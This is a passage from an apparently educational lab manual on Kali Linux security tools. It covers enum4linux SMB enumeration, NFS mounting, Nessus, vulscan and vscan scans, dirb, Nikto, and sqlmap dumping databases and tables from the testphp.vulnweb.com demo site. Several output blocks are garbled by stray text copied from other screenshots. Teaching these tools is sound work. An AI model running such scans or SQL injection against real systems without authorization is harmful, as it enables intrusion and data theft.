addresses (3 hosts up) scanned in 27.53 seconds
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 22:53 EDT
Nmap scan report for cs-mum-21.webhostbox.net (103.76.228.244)
Nmap done: 1 IP address (0 hosts up) scanned in 0.06 seconds
```

C. SMB Enumeration

Server Message Block is a communication protocol that Microsoft created for providing shared access to files and printers across nodes on a network. It also provides an authenticated inter-process communication mechanism

It is designed to be used as a File Sharing Protocol

Enum4linux is a tool that is designed to detect and extract data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network.

Enum4linux is a tool used to enumerate SMB shares on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB.

Enter enum4linux in the terminal by itself to view the help and usage information
The most basic usage of Enum4linux takes an option and the IP address of the target.
We can use the -U flag to view users on the target:

```
(kali㉿kali)-[~]
└─$ enum4linux -U 10.0.2.15
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb 19 05:51:26 2022

| Target Information |
Target ..... 10.0.2.15
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.0.2.15 |

```

```
| Session Check on 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.0.2.15 allows sessions using username '', password ''.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

| Getting domain SID for 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

| Users on 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.
enum4linux complete on Sat Feb 19 05:51:37 2022
```

The -S flag will give us information about the SMB shares on the machine:

```
(kali㉿kali)-[~]
└─$ enum4linux -S 10.0.2.15
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb 19 05:54:49 2022

| Target Information |

Target ..... 10.0.2.15
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.0.2.15 |



| Getting domain SID for 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

| Share Enumeration on 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.

  Sharename      Type      Comment
  print$        Disk      Printer Drivers
  IPC$          IPC       IPC Service (Samba 4.13.14-Debian)
Reconnecting with SMB1 for workgroup listing.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.0.2.15
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.0.2.15/print$  Mapping: DENIED, Listing: N/A
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 654.
//10.0.2.15/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Sat Feb 19 05:55:00 2022
```

We can use the `-o` flag to get some operating system information

```
(kali㉿kali)-[~]
└─$ enum4linux -o 10.0.2.15
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Feb 19 05:56:22 2022

| Target Information |

Target ..... 10.0.2.15
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
  1

| Enumerating Workgroup/Domain on 10.0.2.15 |
```

```

| Session Check on 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 437.
[+] Server 10.0.2.15 allows sessions using username '', password ''.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

| Getting domain SID for 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 359.
Domain Name: WORKGROUP
Domain SID: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

| OS information on 10.0.2.15 |
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation(.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.0.2.15 from smbclient:
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.0.2.15 from srwinfo:
    KALI          Wk Sv PrQ Unix NT SNT Samba 4.13.14-Debian
    platform_id   :      500
    os_version   :      6.1
    server_type  : 0x809a03
enum4linux complete on Sat Feb 19 05:56:32 2022

```

D. NFS Enumeration

1. To check whether server is up and running nfs service

nmap -sV ipaddrfrofserver

```

(kali㉿kali)-[~]
$ nmap -sV 192.168.0.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-15 23:23 EDT
Nmap scan report for 192.168.0.1
Host is up (0.011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco/3com IPSShD 6.6.0 (protocol 2.0)
80/tcp    open  http    
1900/tcp  open  upnp?
2 services unrecognized despite returning data. If you know the service/version, please submit
the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port80-TCP:V=7.92%I=7%D=3/15%Time=62315843%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,941,"HTTP/1.\0\>x20OK\r\nContent-Type:\x20text/html;charse
SF:t=UTF-8\r\nContent-Length:\x202245\r\nConnection:\x20close\r\nCache-con
SF:trol:\x20no-cache\r\n\r\n<!DOCTYPE\x20html><html\x20xmlns=\\"http://www\
SF:.w3\.org/1999/xhtml\\><head><meta\x20http-equiv=\\"Content-Type\\"x20con

```

2. Check what server is sharing
showmount -e ipaddrfrofserver

3. to create new directory and mount it to server directory

mount -t nfs ipaddrfrofserver:/home /tmp/infosec

4. change the directory to /tmp/infosec
5. transfer / share files with the server

PRACTICAL NO. 6

A. Vulnerability Scanning with Nessus

Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

By default, Nessus is not installed in kali linux, we need to download it and install it.

Navigate to <https://www.tenable.com/downloads/nessus?loginAttempted=true>


Select and download the Nessus version for 64bit version of kali

Start the Nessus service

Open the terminal and give following commands to start the service and then check the status of the same

Start the nessusd service.


```
sudo systemctl start nessusd
```



```
(kali㉿kali)-[~]
└─$ sudo systemctl start nessusd
[sudo] password for kali:
└───(kali㉿kali)-[~]
```

Obtain the Nessus current service state.

```
sudo systemctl status nessusd
```



```
(kali㉿kali)-[~]
└─$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
     Active: active (running) since Sat 2022-02-19 06:19:12 EST; 17s ago
       Main PID: 11187 (nessus-service)
          Tasks: 15 (limit: 2279)
        Memory: 394.6M
         CPU: 17.523s
        CGroup: /system.slice/nessusd.service
                  └─11187 /opt/nessus/sbin/nessus-service -q
                     ├─11189 nessusd -q

Feb 19 06:19:12 kali systemd[1]: Started The Nessus Vulnerability Scanner.
```

There are several different methods that can be used to configure a scan. Configure a scan policy

Configure a scan

Launch the scan

Configuring a Nessus Vulnerability Scan Policy

Steps to work with Nessus

1. Download Nessus
2. Install
3. Register to nessus essential
4. To start nessus service
5. Check the status service
6. Navigate <http://localhost:8834>
7. Select nessus essential
8. Enter the activation code
9. Set username and password
10. Start initialization

11. Create the policy

The screenshot shows the Nessus Essentials web interface. The URL is https://kali:8834/#/scans/policies/4/config/settings/basic. The main title is "nessus_first_scan / Configuration". On the left sidebar, there are sections for FOLDERS (My Scans, All Scans, Trash) and RESOURCES (Policies, Plugin Rules). A "Tenable News" banner is visible at the bottom left. The main content area has tabs for Settings, Credentials, and Plugins. Under Settings, there are sections for BASIC, DISCOVERY, ASSESSMENT, REPORT, and ADVANCED. The BASIC section contains fields for Name (set to "nessus_first_scan") and Description. At the bottom are "Save" and "Cancel" buttons.

12. Create new scan

The screenshot shows the Nessus Essentials web interface. The URL is https://kali:8834/#/scans. The main title is "Scan Settings". The left sidebar is identical to the previous screenshot. The main content area has tabs for BASIC, SCHEDULE, and NOTIFICATIONS. Under BASIC, there are fields for Name (set to "nessus_first_scan"), Description, Folder (set to "My Scans"), and Targets (containing "10.0.2.15"). Below the Targets field are buttons for "Upload Targets" and "Add File". At the bottom are "Save" and "Cancel" buttons.

13. Select the user defined policy with name which you have already created

14. Set the Target ip address / name and save

15. Go to my scan - select the newly created scan

16. Click on launch button to launch scan

B. Vulnerability Scanning with Nmap:

Vulscan is a free and open-source tool available on GitHub. Vulscan uses nmap as the main scanner to scan the IP addresses and domains, the easiest and useful tool for reconnaissance of network.

Vulscan provides a powerful environment in which open source web-based reconnaissance can be conducted and you can gather all information about the target.

Installation:

Step 1: Use the following command to install the tool in your kali Linux operating system.

```
git clone https://github.com/scipag/vulscan scipag_vulscan  
ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
```

```
(kali㉿kali)-[~/Downloads]  
└─$ git clone https://github.com/scipag/vulscan scipag_vulscan  
  
Cloning into 'scipag_vulscan' ...  
remote: Enumerating objects: 278, done.  
remote: Counting objects: 100% (14/14), done.  
remote: Compressing objects: 100% (12/12), done.  
remote: Total 278 (delta 4), reused 5 (delta 2), pack-reused 264  
Receiving objects: 100% (278/278), 17.49 MiB | 1.44 MiB/s, done.  
Resolving deltas: 100% (167/167), done.  
Updating files: 100% (18/18), done.
```

```
(kali㉿kali)-[~/Downloads]  
└─$ sudo ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan  
[sudo] password for kali:  
  
(kali㉿kali)-[~/Downloads]  
└─$ █
```

Step 2: Now use the following command to move into the directory of the tool. Use the second command to list out the contents of the tool

```
cd scipag_vulscan
```

```
(kali㉿kali)-[~/Downloads]  
└─$ cd scipag_vulscan  
  
(kali㉿kali)-[~/Downloads/scipag_vulscan]  
└─$ █
```

Usage

Example 1: Use the following command to scan a domain using the vulscan tool.
nmap -sV --script=vulscan/vulscan.nse example.com

```
(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$ nmap -sV --script=vulscan/vulscan.nse example.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-16 01:04 EDT
Nmap scan report for example.com (93.184.216.34)
Host is up (0.23s latency).
Other addresses for example.com (not scanned): 2606:2800:220:1:248:1893:25c8:1946
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Edgecast CDN httpd (dcb/7EA2)
|_ vulscan: VulDB - https://vuldb.com:
|   No findings

MITRE CVE - https://cve.mitre.org:
| [CVE-2012-5159] phpMyAdmin 3.5.2.2, as distributed by the cdnetworks-kr-1 mirror during an unspecified time frame in 2012, contains an externally introduced modification (Trojan Horse) in server_sync.php, which allows remote attackers to execute arbitrary PHP code via an eval inject ion attack.
| [CVE-2012-2917] Cross-site scripting (XSS) vulnerability in the Share and Follow plugin 1.80.3 for WordPress allows remote attackers to inject arbitrary web script or HTML via the CDN API Key (cdn-key) in a share-and-follow-menu page to wp-admin/admin.php.
| [CVE-2012-2155] Cross-site request forgery (CSRF) vulnerability in the CDN2 Video module 6.x for Drupal allows remote attackers to hijack the authentication of unspecified victims via unkno wn vectors.
| [CVE-2012-2154] Cross-site scripting (XSS) vulnerability in the CDN2 Video module 6.x for Dr u pal allows remote attackers to inject arbitrary web script or HTML via unspecified vectors.
| [CVE-2012-1645] The CDN module 6.x-2.2 and 7.x-2.2 for Drupal, when running in Origin Pull mode with the "Far Future expiration" option enabled, allows remote attackers to read arbitrary P HP files via unspecified vectors, as demonstrated by reading settings.php.
| [CVE-2008-1886] The NeffyLauncher 1.0.5 ActiveX control (NeffyLauncher.dll) in CDNetworks Nef ficient Download uses weak cryptography for a KeyCode that blocks unauthorized use of the contr ol, which allows remote attackers to bypass this protection mechanism by calculating the requir ed KeyCode. NOTE: this can be used by arbitrary web sites to host exploit code that targets th
```

Vscan:

Vscan is a free and open-source tool available on GitHub. Vscan has based nmap scanning techniques, the easiest and useful tool for reconnaissance

Vscan provides a powerful environment in which open source web-based reconnaissance can be conducted and you can gather all information about the domain or ip address with ports.

Installation of Vscan :

```
git clone https://github.com/xen0vas/vscan.git
cd vscan
```

```
(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$ git clone https://github.com/xen0vas/vscan.git
Cloning into 'vscan' ...
remote: Enumerating objects: 267, done.
remote: Total 267 (delta 0), reused 0 (delta 0), pack-reused 267
Receiving objects: 100% (267/267), 42.14 KiB | 674.00 KiB/s, done.
Resolving deltas: 100% (109/109), done.

(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$
```

```
(kali㉿kali)-[~/Downloads/scipag_vulscan]
└─$ cd vscan

(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
└─$
```

following command to list out the contents of the tool.
ls

```
(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
$ ls
file.txt  LICENSE  README.md  scanned.txt  vscan.sh
```

The tool has been successfully installed now use the following command to run the tool.

./vscan.sh

```
(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
$ ./vscan.sh

VScan - a tool that automates the nmap vulnerability scanner using nse scripts
Ver. 1.0
written by: @xvass

usage: ./vscan.sh [ipaddress_range] [protocol] [port] <Pn (optional)>

usage: ./vscan.sh [ipaddress_range] [protocol] [port] <Pn (optional)>
```

Usages

Example 1: Use the vscan tool to scan an IP address.

./vscan.sh http://example.com http 80

```
(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
$ ./vscan.sh http://example.com http 80
1 ×

VScan - a tool that automates the nmap vulnerability scanner using nse scripts
Ver. 1.0
written by: @xvass

usage: ./vscan.sh [ipaddress_range] [protocol] [port] <Pn (optional)>

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Unable to split netmask from target expression: "http://example.com"
WARNING: No targets were specified, so 0 hosts scanned.
# http-adobe-coldfusion-apsa1301.nse
#
```

```
http-adobe-coldfusion-apsa1301.nse
#-
#-
http-affiliate-id.nse
#-
#-
http-apache-negotiation.nse
#-
#-
http-apache-server-status.nse
#-
#-
http-aspnet-debug.nse
#-
#-
http-auth-finder.nse
#-
#-
http-auth.nse
#-
#-
http-avaya-ipoffice-users.nse
#-
#-
http-awstatstotals-exec.nse
```

Example 2: Use the vscan tool to scan set of IP address.

```
./vscan.sh 192.168.162.10-90 http 80
```

```
(kali㉿kali)-[~/Downloads/scipag_vulscan/vscan]
$ ./vscan.sh 192.168.162.10-90 http 80
130 ✘

      _/\_      / \_      / \_      / \_      / \_
     / \ \    / \ \    / \ \    / \ \    / \ \
    /   \  /   \  /   \  /   \  /   \
   /     \ /     \ /     \ /     \ /     \
  /       \ /       \ /       \ /       \ /       \
 /         \ /         \ /         \ /         \ /         \
\         / \         / \         / \         / \         /
 \       / \       / \       / \       / \       / \
  \     / \     / \     / \     / \     / \     / \
   \   / \   / \   / \   / \   / \   / \   / \
    \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
     \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
      \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
       \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
        \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
          \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
            \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
              \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                  \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                    \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                      \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                        \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                          \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                            \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                              \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                  \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                    \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                      \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                        \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                          \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                            \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                              \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                  \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                    \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                      \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                        \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                          \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                            \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                              \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                  \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                    \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                      \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                        \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                          \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                            \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                              \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                                \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                                  \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                                    \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                                      \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \
                                                                                      130 ✘
```

VScan - a tool that automates the nmap vulnerability scanner using nse scripts
Ver. 1.0
written by: @xvass

usage: ./vscan.sh [ipaddress_range] [protocol] [port] <Pn (optional)>

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.

PRACTICAL NO. 7

Web Application Assessment Tools

A. DIRB

DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary-based attack against a web server and analyzing the response

Tools included in Dirb scanner:

A web content scanner

html2dic – Generate a dictionary from HTML pages

gendict – Generator for custom dictionaries

Example:

dirb http://url/directory/ (Simple Test)

dirb <http://example.com>

dirb http://url/ -X .html (Test files with '.html' extension)

dirb http://example.com -X .html

```
(kali㉿kali)-[~]
$ dirb http://example.com -X .html
255 ✘

Home
DIRB v2.22
By The Dark Raver

START_TIME: Wed Mar 16 01:37:19 2022
URL_BASE: http://example.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

_____
GENERATED WORDS: 4612
_____
→ Scanning URL: http://example.com/
→ Testing: http://example.com/2007.html
```

dirb http://example.com -X .php

```
(kali㉿kali)-[~]
$ dirb http://example.com -X .php
130 ✘

Home
DIRB v2.22
By The Dark Raver

START_TIME: Wed Mar 16 01:39:17 2022
URL_BASE: http://example.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

_____
GENERATED WORDS: 4612
_____
→ Scanning URL: http://example.com/
→ Testing: http://example.com/.rhosts.php
```

dirb http://url/

```
(kali㉿kali)-[~]
$ dirb http://url/

DIRB v2.22
By The Dark Raver

START_TIME: Wed Mar 16 01:40:34 2022
URL_BASE: http://url/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


_____
GENERATED WORDS: 4612
_____
Scanning URL: http://url/ ——
(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT_RESOLVE_HOST)

_____
END_TIME: Wed Mar 16 01:40:35 2022
DOWNLOADED: 0 - FOUND: 0
```

B. Burp Suite:

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp Suite is a GUI tool and requires access to the graphics desktop in order to be run. As such, Burp Suite cannot be used over SSH. There are two ways to start Burp Suite in Kali Linux. You can browse to it in the Applications menu by navigating to Applications | Kali Linux | Top 10 Security Tools | burpsuite



C. Nikto

Nikto, also known as Nikto2, is an open source (GPL) and free-to-use web server scanner which performs vulnerability scanning against web servers for multiple items including dangerous files and programs, and checks for outdated versions of web server software

```
sudo apt-get install nikto -y
```

```
nikto -h example.com
```

```
(kali㉿kali)-[~]
$ nikto -h example.com
Get going right away - with our quick
- Nikto v2.1.6

+ Target IP:          93.184.216.34
+ Target Hostname:    example.com
+ Target Port:        80
+ Start Time:         2022-03-16 01:48:20 (GMT-4)

+ Server: ECS (nyb/1D11)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: HIT
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type as using Burp Suite.
+ Server banner has changed from 'ECS (nyb/1D11)' to 'EOS (vny/0451)' which may suggest a WAF,
load balancer or proxy is in place


```

To run a website SSL scan run:

```
nikto -h example.com -ssl
```

```
(kali㉿kali)-[~]
$ nikto -h example.com -ssl
- Nikto v2.1.6

+ Target IP: started with 93.184.216.34
+ Target Hostname: example.com
+ Target Port: 443

+ SSL Info: Subject: /C=US/ST=California/L=Los Angeles/O=Internet\xC2\xA0Corporation\xC2\xA0for\xC2\xA0Assigned\xC2\xA0Names\xC2\xA0and\xC2\xA0Numbers/CN=www.example.org
              Ciphers: TLS_AES_256_GCM_SHA384
              Issuer: /c=US/O=DigiCert Inc/CN=DigiCert TLS RSA SHA256 2020 CA1
+ Start Time: 2022-03-16 01:51:02 (GMT-4)

+ Server: ECS (nyb/1D27)
+ Server banner has changed from 'ECS (nyb/1D27)' to 'ECS (nyb/1D06)' which may suggest a WAF, load balancer or proxy is in place
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: HIT
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and the Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content in a different fashion to the MIME type.
```

Scanning specific ports with Nikto

nikto -h example.com -port 8083

```
(kali㉿kali)-[~]
$ nikto -h example.com -port 8083
- Nikto v2.1.6

+ No web server found on example.com:8083
+ 0 host(s) tested
```

nikto -h example.com -output /path/to/file.name

```
NIKTO --nI example.com -output
Option output requires an argument

      -config+           Use this config file
      -Display+          Turn on/off display outputs
      -dbchecked with   check database and other key files for syntax errors
      -Format+           save file (-o) format
      -Help               Extended help information
      -host+              target host/URL
      -id+                Host authentication to use, format is id:pass or id:pass
      -list-plugins      List all available plugins
      -nssl               Disables using SSL
      -no404              Disables 404 checks
      -Plugins+           List of plugins to run (default: ALL)
      -port+              Port to use (default 80)
      -root+              Prepend root value to all requests, format is /directory
      -ssl                Force ssl mode on port
      -Tuning+            Scan tuning
      -timeout+           Timeout for requests (default 10 seconds)
      -update             Update databases and plugins from CIRT.net
      -Version            Print plugin and database versions
      -vhost+             Virtual host (for Host header) to find more vulnerabilities using Burp Suite.

See how Burp Suite's main features and tools. + requires a value

Note: This is the short help output. Use -H for full help text.
```

D. SQL Injection:

What is SQL Injection?

SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

Step 1: List information about the existing databases

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

```
[02:27:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[02:27:57] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:27:58] [INFO] fetched data logged to text files
t/testphp.vulnweb.com' version 11.0.13
Bump has not been fully tested on this
```

Step 2: List information about Tables present in a particular Database sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```
[02:28:52] [INFO] the back-end DBMS is MySQL guestbook
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[02:28:52] [INFO] fetching tables for database: 'acuart'
Database: acuart 4612
[8 tables]
+-----+ URL: http://url/ -----
artists
carts L: Too many errors connecting to
category sibling cause: COULDNT_RESOLVE_HOST
featured
guestbook
pictures Wed, Mar 16 01:40:35 2022
products: - FOUND: 0
users
+-----+ [~]

[02:28:54] [INFO] fetched data logged to text files under
t/testphp.vulnweb.com' version 11.0.13
Burp has not been fully tested on this
[*] ending @ 02:28:54 /2022-03-16/
```

Step 3: List information about the columns of a particular table
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns

```
[02:33:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[02:33:12] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+----+----+
| Column | Type |
+----+----+
| adesc | text |
| aname | varchar(50) |
| artist_id | int |
+----+----+
